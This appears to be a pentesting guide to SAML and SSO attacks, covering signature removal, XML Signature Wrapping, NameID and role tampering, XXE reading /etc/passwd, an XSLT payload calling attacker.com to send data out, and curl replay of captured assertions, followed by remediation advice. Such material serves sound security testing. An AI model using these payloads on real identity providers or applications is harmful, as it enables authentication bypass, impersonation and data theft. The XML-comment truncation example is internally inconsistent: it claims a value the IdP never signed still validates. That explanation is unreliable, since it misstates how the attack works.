SAML & SSO Attacks
Security Assertion Markup Language (SAML) and Single Sign-On (SSO) implementations are critical authentication infrastructure in enterprise environments. Flaws in SAML parsing, signature verification, and assertion handling can lead to complete authentication bypass and account takeover.
Warning
Frameworks: WSTG n/a (closest: WSTG-ATHN-04) · ASVS 5.0 V6.8.2, V6.8.3 · CWE-347, CWE-290 · T1606.002, T1190
SAML Authentication Flow
Understanding the SAML flow is essential before attacking it. The typical SP-initiated flow:
1. User → SP: User requests a protected resource
2. SP → IdP: SP generates AuthnRequest, redirects user to IdP
3. User → IdP: User authenticates at IdP (username/password, MFA)
4. IdP → SP: IdP issues signed SAML Response with Assertion
5. SP validates: SP checks signature, conditions, and grants access
Information
SP-Initiated SAML Authentication Flow
Tools & Setup
Signature Bypass Techniques

The SAML Response is signed by the IdP. If the SP improperly validates the signature, attackers can forge assertions:
SAML signature bypass taxonomy
Scroll sideways to see the whole diagram
Signature Removal
<!-- Original signed SAML Response -->
<samlp:Response>
  <ds:Signature>...</ds:Signature>
  <saml:Assertion>
    <saml:Subject>
      <saml:NameID>user@example.com</saml:NameID>
    </saml:Subject>
  </saml:Assertion>
</samlp:Response>

<!-- Attack: Remove the Signature element entirely -->
<samlp:Response>
  <saml:Assertion>
    <saml:Subject>
      <saml:NameID>admin@example.com</saml:NameID>
    </saml:Subject>
  </saml:Assertion>
</samlp:Response>

<!-- If SP doesn't require signature, this grants admin access -->
XML Signature Wrapping (XSW)
<!-- XSW Attack: Move the signed assertion and add a forged one -->
<samlp:Response>
  <!-- Signed (original) assertion moved here -->
  <saml:Assertion ID="original">
    <ds:Signature>
      <!-- Signature covers this original assertion -->
    </ds:Signature>
    <saml:Subject>
      <saml:NameID>user@example.com</saml:NameID>
    </saml:Subject>
  </saml:Assertion>

  <!-- Forged assertion — SP may process this one -->
  <saml:Assertion ID="forged">
    <saml:Subject>
      <saml:NameID>admin@example.com</saml:NameID>
    </saml:Subject>
    <saml:AttributeStatement>
      <saml:Attribute Name="role">
        <saml:AttributeValue>administrator</saml:AttributeValue>
      </saml:Attribute>
    </saml:AttributeStatement>
  </saml:Assertion>
</samlp:Response>
Tip
Assertion Manipulation
NameID Tampering
If the signature can be bypassed, modify the NameID to impersonate another user. Steps: intercept the SAML Response in Burp, Base64-decode it, modify the XML, re-encode, and forward.
<!-- Original: -->
<saml:NameID>lowpriv@company.com</saml:NameID>

<!-- Modified (impersonate CEO): -->
<saml:NameID>ceo@company.com</saml:NameID>

<!-- Also try modifying role attributes: -->
<saml:Attribute Name="Role">
  <saml:AttributeValue>admin</saml:AttributeValue>
</saml:Attribute>
XML Comment Truncation in NameID
Some SAML stacks canonicalize the signed XML with comments removed, but derive the NameID by reading the text node only up to the first markup. Inserting an XML comment lets the signed value and the authenticated principal diverge — the signature still validates, yet the SP reads a different subject:
<!-- Original signed subject: lowpriv@company.com -->

<!-- Forged comment-laced subject: -->
<saml:NameID>admin@company.com<!---->@company.com</saml:NameID>

<!-- Signature is computed over the comment-stripped value:
       admin@company.com@company.com  ->  validates against the IdP key
     An SP that reads the NameID text up to the comment authenticates:
       admin@company.com

     This is parser-dependent: the comment must survive into
     canonicalization while principal extraction truncates at it.
     Test each SP/library separately and diff the signed string against
     the principal the application actually reports. -->
Condition Time Window Manipulation
<!-- Extend the assertion validity window -->
<saml:Conditions
  NotBefore="2020-01-01T00:00:00Z"
  NotOnOrAfter="2030-12-31T23:59:59Z">
  <saml:AudienceRestriction>
    <saml:Audience>https://target-sp.com</saml:Audience>
  </saml:AudienceRestriction>
</saml:Conditions>

<!-- This makes a captured assertion reusable for years -->
XML-Based Attacks on SAML
Since SAML uses XML, standard XML attacks (XXE, XPath injection) may work against the SP's XML parser:
<!-- XXE in SAML Response -->
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [
  <!ENTITY xxe SYSTEM "file:///etc/passwd">
]>
<samlp:Response>
  <saml:Assertion>
    <saml:Subject>
      <saml:NameID>&xxe;</saml:NameID>
    </saml:Subject>
  </saml:Assertion>
</samlp:Response>

<!-- XSLT Injection in SAML -->
<ds:Transform Algorithm="http://www.w3.org/TR/1999/REC-xslt-19991116">
  <xsl:stylesheet xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
    <xsl:template match="/">
      <xsl:value-of select="document('http://attacker.com/collect')" />
    </xsl:template>
  </xsl:stylesheet>
</ds:Transform>
Replay & Session Attacks
If the SP doesn't track assertion IDs (InResponseTo), a captured SAML Response
can be replayed after the session expires to regain access. Session fixation is also possible
if the SP doesn't rotate session cookies after SAML authentication.
# Replay a captured SAML Response after session timeout:
curl -X POST https://target-sp.com/acs \
  -d 'SAMLResponse=PHNhbWxwOlJl...base64...' \
  -d 'RelayState=/dashboard'
Testing Methodology
SAML Testing Checklist
- 1. Capture SAML Response in Burp Suite (intercept POST to ACS endpoint)
- 2. Decode and analyze the XML structure (use SAML Raider)
- 3. Test signature removal — delete Signature element, forward request
- 4. Test all 8 XSW (XML Signature Wrapping) variants
- 5. Modify NameID to another user (horizontal escalation)
- 6. Modify role/group attributes (vertical escalation)
- 7. Test XXE in the SAML XML parser
- 8. Test assertion replay (re-send captured assertion)
- 9. Check for assertion validity time window enforcement
- 10. Test IdP-initiated vs SP-initiated flow differences
Evidence Collection
SAML Response: Original and modified SAML Response XML (decoded from Base64)
Burp Capture: Request/response showing successful authentication with modified assertion
Signature Removal: Proof that assertion was accepted without a valid signature
Privilege Escalation: Screenshots showing access as a different user after NameID modification
CVSS Range: Signature bypass: 9.1–9.8 (Critical) | XSW attacks: 8.1–9.1 (High-Critical) | Assertion replay: 7.5–8.6
Remediation Guidance
- • Always validate signatures: Reject any assertion without a valid signature. Use strict XML canonicalization.
- • Check InResponseTo: Ensure the assertion matches the original AuthnRequest ID.
- • Enforce time conditions: Reject expired assertions (NotOnOrAfter) and enforce short validity windows.
- • Track assertion IDs: Maintain a cache of used assertion IDs to prevent replay.
- • Disable external entities: Configure XML parser to reject DTDs and external entities.
- • Use established libraries: Prefer well-maintained SAML libraries — the SAML-Toolkits projects (e.g.,
python3-saml,ruby-saml) or Spring Security's built-in SAML 2 support viaspring-security-saml2-service-provider— rather than custom implementations. The OneLogin repositories moved to the SAML-Toolkits org, and the standalonespring-security-samlextension is discontinued.
False Positive Identification
- Tools flagging self-signed certificates: SAML assertions may use self-signed certs legitimately within a trust store — verify if the SP trust config accepts them.
- XML parsing differences: Different XML libraries canonicalize differently — test in the actual application context, not just a standalone parser.
- Expired assertion rejection: Getting a 403 after replaying an old assertion doesn't confirm replay protection — the assertion may simply be expired. Test with fresh assertions within the validity window.
- Signature present but not validated: Confirm the app actually verifies the signature by modifying a single byte — if it still accepts, the signature check is bypassed.